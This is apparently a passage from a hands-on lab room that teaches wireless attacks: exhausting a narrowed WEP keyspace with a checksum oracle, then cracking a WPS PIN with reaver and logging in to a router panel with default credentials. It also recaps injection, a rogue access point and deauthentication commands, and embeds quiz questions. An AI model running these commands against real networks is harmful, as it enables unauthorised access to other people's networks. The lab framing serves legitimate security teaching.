We can use the same run as the control for the oracle itself. More than a million wrong keys were decrypted against one frame, and none of them produced a valid checksum. This means that the test only accepts the right key.

When the Assumption Holds

Then, we can try a second mask that models partial disclosure. This mask treats the first five hexadecimal characters of the key as already known, and it leaves the remaining five free. This keyspace is exactly the same size as the one that we just exhausted, so the most work that our script can do is the same. When we run the script, we should substitute the first five characters of the key recovered earlier in the room for the placeholder.

Terminal
user@debian-thm:~$ python3 wepicv.py wep-01.cap --bssid F0:9F:C2:71:22:11 --mask '<first five>?????'
keyspace <first five>????? -> 1048576 candidates

KEY FOUND  <key>   (<key-with-colons>)
  <count> candidates in 24.5s (10178 keys/s), confirmed on 2 further frames

From the above output, we can see that the script found the key. The mask carried no information about the final five nibbles. The script derived those five nibbles from the capture, using only RC4 and a checksum comparison against the recorded ciphertext. The line confirmed on 2 further frames records the re-test. In this re-test, the winning candidate was run against two of the other frames that were collected at the start. Each of these frames carries a different initialisation vector, and the candidate satisfied the check on both of them. A false positive would have to survive three independent 32-bit comparisons.

We can use the candidate count on the last line as a consistency check. The search walks the unknown nibbles in a fixed order. This means that the position where the search stops is set by the key itself. If the search stopped anywhere else, the oracle would have accepted a key that it should have rejected.

Two narrowings of the same WEP keyspace. The unnarrowed 40-bit space holds 1,099,511,627,776 candidates and would take about two and a half years at the rate this implementation sustains, while both masks beneath it admit exactly 1,048,576. The invented mask, five free nibbles each immediately repeated, is exhausted in 78.4 seconds and finds nothing, and the mask built from five characters already known from outside the radio finds the key in 24.5 seconds and confirms it on two further frames.

Confirming With Another Tool

Since the key was recovered by our own script, we should also check it with an existing tool. We can use airdecap-ng with the key and the BSSID to write a decrypted copy of the capture called wep-01-dec.cap. Then, we can read the decrypted copy with tshark.

Terminal
user@debian-thm:~$ airdecap-ng -w <key> -b F0:9F:C2:71:22:11 wep-01.cap
Total number of stations seen            3
Total number of packets read          2794
Total number of WEP data packets      2789
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets      2789
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
user@debian-thm:~$ tshark -r wep-01-dec.cap -c 4
    1   0.000000 192.168.1.54 → 192.168.1.1  ICMP 1042 Echo (ping) request  id=0x1d31, seq=3199/32524, ttl=64
    2   0.000020  192.168.1.1 → 192.168.1.54 ICMP 1042 Echo (ping) reply    id=0x1d31, seq=3199/32524, ttl=64 (request in 1)
    3   0.000031 192.168.1.54 → 192.168.1.1  ICMP 1042 Echo (ping) request  id=0x1d32, seq=3205/34060, ttl=64
    4   0.000045  192.168.1.1 → 192.168.1.54 ICMP 1042 Echo (ping) reply    id=0x1d32, seq=3205/34060, ttl=64 (request in 3)

From the above output, we can see that every WEP data packet in the file was decrypted, and none of them was reported as corrupt. The decrypted traffic is ordinary ICMP echo between the station and the gateway. This is the live traffic of the subnet that we mapped earlier in the room. The packet totals depend on how long the capture was left running and will not match those above for a capture of a different length.

What the Exercise Settles

In this task, we wrote our own ICV oracle and ran it against two narrowed keyspaces. WEP's check is unkeyed, so one recorded frame is sufficient to confirm or reject a candidate key offline. The verification that a cracker performs is also small enough for us to hold in our heads. However, the search is hopeless without some help. In this task, the help came from the crack we had already performed. The first five characters of the key were taken from that crack, so this search did not have to recover them from the radio.

The attack from the How WEP Works and Why It Failed task does not need any help of this kind. PTW makes no assumption about the key, and it never has to search the keyspace. As such, PTW recovers the key in seconds. As we calculated earlier in this task, a full search of the same keyspace with our script would take more than two years. In the next task, we will look at how works and why the PIN fails.

Answer the questions below
The narrowed search stops the moment a candidate key satisfies the integrity check. How many candidates had it tested by then?

(Wi-Fi Protected Setup) provides a second route onto a network that bypasses the passphrase entirely. A user joins by entering a short eight-digit PIN printed on the router, and the access point supplies the real passphrase once the PIN is verified. When WPS is enabled, the network accepts the PIN as a second credential as well as the passphrase. The passphrase and the encryption stay the same when WPS is enabled. However, the PIN is far shorter than the passphrase, and the PIN gives the same access to the network as the passphrase does.

Why the PIN Is the Weak Point

An eight-digit PIN implies one hundred million combinations. However, the last digit of the PIN is a checksum. The access point also validates the PIN in two halves. It does not validate the PIN as a whole. This divides the search into a four-digit half and a three-digit half. This reduces the effective keyspace to approximately eleven thousand guesses. Eleven thousand guesses is small enough for us to exhaust over the air.

When we exhaust the PIN keyspace, we get access to the network. The access point also returns the passphrase itself. This is the case even if the passphrase is strong enough that it would never fall to a .

The WPS PIN keyspace reducing from one hundred million to ten million once the checksum digit is removed, then to eleven thousand because the access point validates the PIN in two halves

Identifying WPS Networks With wash

The wash tool ships alongside reaver. It can be used to report which access points within range advertise WPS, and that is the only job it does. Support for WPS is announced in the beacon itself, so we can find it without transmitting anything. In its default survey mode, wash simply listens. It is also possible to run wash in an active scan mode with -s. The active scan mode probes each access point in turn, and we do not need it here. We can run wash in its default survey mode against our wlan0mon interface using the following command.

Terminal
user@debian-thm:~$ sudo wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
F0:9F:C2:71:22:13    8  -30  2.0  No             Event-WiFi
02:00:00:00:21:00   11  -30  PBC  No             Depot-WPS

From the above output, we can see two networks. The two networks show different values in the WPS column. The WPS column for Depot-WPS reads PBC, meaning it is advertising a push-button session. It is not advertising a PIN. Depot-WPS is covered in the Defeating Wi-Fi Access Controls room. The WPS column for Event-WiFi reads 2.0, meaning it runs WPS version 2.0. The Lck column for Event-WiFi reads No, meaning WPS is not locked. Many routers temporarily disable WPS after a series of failed PINs. If WPS is locked on an access point, we will not be able to brute force the PIN.

Two Approaches to the PIN

Tool Method Trade-off
reaver Online brute force, testing PINs against the access point directly Reliable but noisy, and can take hours against a router that rate-limits
pixiewps Pixie Dust, recovering the PIN offline from one captured handshake Near-instant, but only against routers with weak randomness

When a network exposes WPS, the PIN becomes the easier route for us. This means that the strength of the network's WPA2 passphrase does not matter very much. In the next task, we will carry out both approaches against Event-WiFi.

Answer the questions below
What is the name of the offline WPS attack that recovers the PIN from a single exchange?

As the table in the previous task shows, Pixie Dust needs only one exchange with the access point, and after that it works offline. The online route requires a live exchange with the access point for every PIN we try. As such, we should always try Pixie Dust first. If Pixie Dust does not work against the access point, we can then move on to the online route.

We can run this test with reaver alone by adding the -K flag. With this flag, reaver runs the registration exchange until the access point has committed to both halves of its PIN. reaver then hands that material straight to pixiewps.

Terminal
user@debian-thm:~$ sudo reaver -i wlan0mon -b F0:9F:C2:71:22:13 -c 8 -K -vv

Reaver v1.6.6-git-25-gf9b5e15 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 8
[+] Waiting for beacon from F0:9F:C2:71:22:13
[+] Received beacon from F0:9F:C2:71:22:13
[+] Trying pin "<pin>"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F0:9F:C2:71:22:13 (ESSID: Event-WiFi)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
executing pixiewps -e 3dc90ada0451dbbb3d438af70c5ae4fc... -s 9c16706b5e2f5277... -z 1ee286e62e1dfa0a... -a fb1bb7931a588709... -n 0f1b075cc5084a3f... -r 15b24b1bbb47a71a...

 Pixiewps 1.4

 [-] WPS pin not found!

 [*] Time taken: 0 s 338 ms

[-] Pixiewps fail, sending WPS NACK
[+] Sending WSC NACK

-vv raises the reporting level. By default, reaver is quiet and shows little beyond its final verdict. The second v makes reaver show each message of the exchange as it happens.

As shown in the above output, the Pixie Dust attack failed. The values that pixiewps works from are collected across the exchange. They are not taken from a single message. The access point's Diffie-Hellman public key and its nonce arrive first. The two hashes that commit the access point to each half of its PIN arrive one message later. The authentication key is derived from the shared secret, and it is never sent. The hashes do commit the access point to its PIN, so the PIN can be recovered from the hashes. However, this only works where the nonces that were used to build the hashes can be reproduced. Pixie Dust works on routers whose random number generation is poor enough that those nonces are predictable. On some routers, the generator is seeded from something guessable, such as the boot time. On other routers, the generator produces almost no randomness. This access point produces its nonces properly. As such, more computation against this captured exchange would not help us, because the hashes commit to a PIN that we cannot recover.

The failed attack tells us that the implementation is sound in this specific respect. It also tells us that the online route is the only one left. It is important to note that reaver keeps a session file in the working directory, and the file is named after the target's address. If we run the online attack again later, reaver opens on [?] Restore previous session for F0:9F:C2:71:22:13? [n/Y] and waits for an answer. If we answer n, reaver starts the sweep again from the first PIN. Next, we can run reaver again without the -K flag, so that it talks to the access point directly.

Terminal
user@debian-thm:~$ sudo reaver -i wlan0mon -b F0:9F:C2:71:22:13 -c 8 -vv

Reaver v1.6.6-git-25-gf9b5e15 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 8
[+] Waiting for beacon from F0:9F:C2:71:22:13
[+] Received beacon from F0:9F:C2:71:22:13
[+] Trying pin "<pin>"
[+] Sending authentication request
[+] Sending association request
[+] Associated with F0:9F:C2:71:22:13 (ESSID: Event-WiFi)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '<pin>'
[+] WPA PSK: '<passphrase>'
[+] AP SSID: 'Event-WiFi'

The two Sending WSC NACK lines after M7 are not a failure. M7 is the message that carries the network's credentials. Once M7 arrives, reaver has everything it needs, so it tears the registration down without completing it. The PIN was cracked in two seconds. This is much faster than we would expect from the reduced keyspace. As shown in the Trying pin line, reaver began with the best-known factory default PIN, and that first guess was correct. That value is the most common default WPS PIN in existence. It is shipped by a long list of vendors, and it is left in place on a great many of the devices that carry it. This is why the tool tries it before anything else. Since the first guess was correct, reaver did not have to try any of the other PINs in the eleven-thousand-guess keyspace.

However, we should not expect every network to fall this quickly. If a device has a randomly assigned PIN, the first guess will not find it. At the rate an access point accepts registration attempts, a full walk through the keyspace takes hours. If the device slows down or locks after repeated failures, the walk takes even longer. The two-second result came from the default PIN. As such, we should try the default PIN before the brute force. We would try admin before a password list for the same reason.

The line below the PIN holds the passphrase. The passphrase protecting this network is eighteen characters long and mixes upper and lower case with symbols. It does not appear in any wordlist that we would reasonably run against it. We captured a handshake from Home-2G and attacked it in the Attacking Open and WPA2-PSK Networks room. If we had attacked this network the same way, we would not have been able to crack the passphrase. However, WPS would hand the passphrase to anybody who presented a correct PIN. The PIN on this access point was the factory default, so we did not need to crack the passphrase.

The two routes to a WPS PIN. The offline Pixie Dust attack costs one exchange and fails here because the access point generates unpredictable nonces, leaving the online brute force, which succeeds immediately against a factory default PIN and returns the passphrase with it

Using the Recovered Passphrase

Now that we have a genuine WPA2 passphrase, we can connect to the network in the ordinary way. We can follow the procedure from the Attacking Open and WPA2-PSK Networks room. This network really does derive a pre-shared key, so we can use wpa_passphrase to generate the profile. Quote the passphrase in single quotes, as it contains characters the shell would otherwise interpret.

Terminal
user@debian-thm:~$ sudo pkill -f 'wpa_supplicant.*wlan1'
user@debian-thm:~$ wpa_passphrase Event-WiFi '<passphrase>' > event.conf
user@debian-thm:~$ sudo wpa_supplicant -B -i wlan1 -c event.conf
Successfully initialized wpa_supplicant
user@debian-thm:~$ sudo dhclient -v wlan1
...
DHCPOFFER of 192.168.3.61 from 192.168.3.1
DHCPACK of 192.168.3.61 from 192.168.3.1
bound to 192.168.3.61 -- renewal in 40899 seconds.

The gateway at 192.168.3.1 runs the same panel as the other networks, so we can log in to it with the same default credentials.

Terminal
user@debian-thm:~$ curl -s -c cookies.txt -d "Username=admin&Password=admin&Submit=Submit" http://192.168.3.1/login.php -o /dev/null
user@debian-thm:~$ curl -s -b cookies.txt http://192.168.3.1/index.php
<!DOCTYPE html>
<html>
<head>
    <title>WiFi Router Configuration</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
...
Welcome admin<br><br>Flag: <button onclick="copyFlagToClipboard('THM{REDACTED}')">THM{REDACTED}</button>
Answer the questions below
What is the WPS PIN of Event-WiFi?
What is the WPA2 passphrase recovered through WPS?
What is the flag from the WPS network?

If we had only brought tools for current protocols, we would have overlooked both networks in this room. We recovered the key of one network from captured traffic in seconds. We recovered the same key a second time from a station, without ever contacting the access point. We recovered it a third time with a search that ran only on the lab machine. We recovered the eighteen-character passphrase of the other network from its own access point. We recovered a router flag from each of the two networks.

In this room, we used the following techniques:

  • Targeted vector collection: We used airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w wep wlan0mon to pin the radio to one channel and one . We watched the #Data column to measure our progress. We did not use the Beacons column for this.
  • Fake authentication and ARP request replay: We used aireplay-ng -1 0 to have the access point accept 02:00:00:00:00:00 as a station. Then, we used aireplay-ng -3 to replay a captured ARP request at around 500 packets per second. Each copy drew a reply carrying a fresh vector. Home-Legacy is busy enough not to need the replay. This makes Home-Legacy a safe network for us to practise the replay on, before we need the replay against a quiet network.
  • Forging traffic without the key: We used aireplay-ng -5 to walk a recovered keystream up to 1500 bytes, by making the access point reassemble the fragments we fed it. Then, we used packetforge-ng -0 to build a valid encrypted ARP request out of that keystream. After that, we used aireplay-ng -2 -F to inject the forged request at 800 frames a second. We kept injecting until the capture held enough initialisation vectors to recover the key. The network had generated almost none of these vectors on its own.
  • Taking the key from the client: We used hostapd-mana on wlan4 to answer to Home-Legacy. At the same time, we used aireplay-ng -0 to evict 64:32:A8:56:32:56 from the real access point. The station then associated with our rogue access point and began asking after its gateway. A verbatim replay of that request produced almost nothing. This is because the station is not the address being asked about. We bit-flipped the encrypted request so that it asked after the station's own address instead. Every flipped copy drew a reply carrying a fresh vector. We did not contact the real network at any point. The capture only held frames from the station and our rogue access point. After that, aircrack-ng recovered the same key from this capture.
  • Statistical key recovery: We ran aircrack-ng -b F0:9F:C2:71:22:11 wep-01.cap over 35,732 vectors. The PTW attack explained in the How WEP Works and Why It Failed task returned the 40-bit key in a few seconds. The line Decrypted correctly: 100% confirmed that it was the live key.
  • Reading the cipher out of a frame: We used tshark -T fields -e wlan.wep.iv to print the three public bytes from each encrypted frame and see each transmitter running its own counter upward. We then used wep-decrypt.py to seed RC4 with IV || key, decrypt a real frame and match its CRC32 against the four trailing bytes. This is the same check that we can use as an oracle when we do not yet know the key.
  • Bit-flipping without the key: We used wep-bitflip.py to flip eight bits deep inside a captured frame and derive the matching ICV correction from the mask alone. The receiver accepted the forged frame as intact.
  • Association with a raw key: We had to write homelegacy.conf by hand, because wpa_passphrase could not generate it. The file carries key_mgmt=NONE, wep_key0 holding the ten hexadecimal characters and wep_tx_keyidx=0. After that, we used wpa_supplicant on wlan1 and dhclient to take a lease on 192.168.1.0/24.
  • Exhausting a narrowed keyspace: We used wepicv.py to treat the CRC32 check as a test oracle and try candidate keys against one captured frame. The full forty-bit keyspace is out of reach for a search like this. A keyspace narrowed by what we already know from the assessment is small enough to search. The search stopped on the first candidate whose checksum verified. After that, we used airdecap-ng to decrypt wep-01.cap with the recovered key, and none of its WEP data packets was reported as corrupt.
  • Enumeration behind the key: We used nmap -sn 192.168.1.0/24 to find the gateway, the new lease and one other client at 192.168.1.54. The panel at 192.168.1.1 opened to the default admin credentials over curl and released its flag. This network also reused the WEP key as a service password.
  • WPS PIN recovery: We used wash -i wlan0mon to see Event-WiFi running WPS 2.0 on channel 8 with its Lck column clear. Then, we used reaver -b F0:9F:C2:71:22:13 -c 8 -K to spend one exchange on Pixie Dust. The Pixie Dust attempt failed, because this access point generates its nonces properly. Next, we used the same tool without -K. The PIN was the best-known factory default, and the tool took the PIN in two seconds. The access point returned the WPA PSK along with the PIN. We put the PSK in event.conf and took a lease on 192.168.3.0/24. After that, we recovered a second flag at 192.168.3.1.

Our attack on Home-Legacy did not test the strength of the WEP key. Our attack on Event-WiFi did not test the strength of the WPA2 passphrase. The WEP key was computed from traffic. Because of this, the length of the key only decided how long the capture had to run. The WPA2 passphrase was never attacked at all. The WPS PIN is a far shorter credential than the WPA2 passphrase. The WPS PIN had been left at its factory value. The access point gives the passphrase to anyone who holds that PIN. Equipment often stays in use after the standard it shipped with is out of date. For example, if one controller on a site is forgotten about, it can keep the whole site on a configuration like the ones we attacked in this room. As such, if we come across a configuration like this during an assessment, the passphrase policy of the network will make no difference to these attacks.

What's Next

Attacking Weak and Misconfigured EAP (coming soon) looks at which enterprise authentication methods fail and which ones hold. In that room, we will read EAP-MD5 off the air and crack it with hashcat mode 4800. We will watch EAP-TLS refuse every technique used in the Attacking Enterprise Wi-Fi room. Then, we will steal the certificate authority's private key.

It is a good idea to run the collection stage a second time. Start the capture against Home-Legacy with no replay alongside it, note the rate #Data climbs at on its own, then start aireplay-ng and watch what injection adds. Comparing the two rates helps us decide whether a network needs injection at all. We can make the same kind of decision about a target, and choose between a brute force and one guess at the default PIN.

Answer the questions below
Click Complete to finish the room.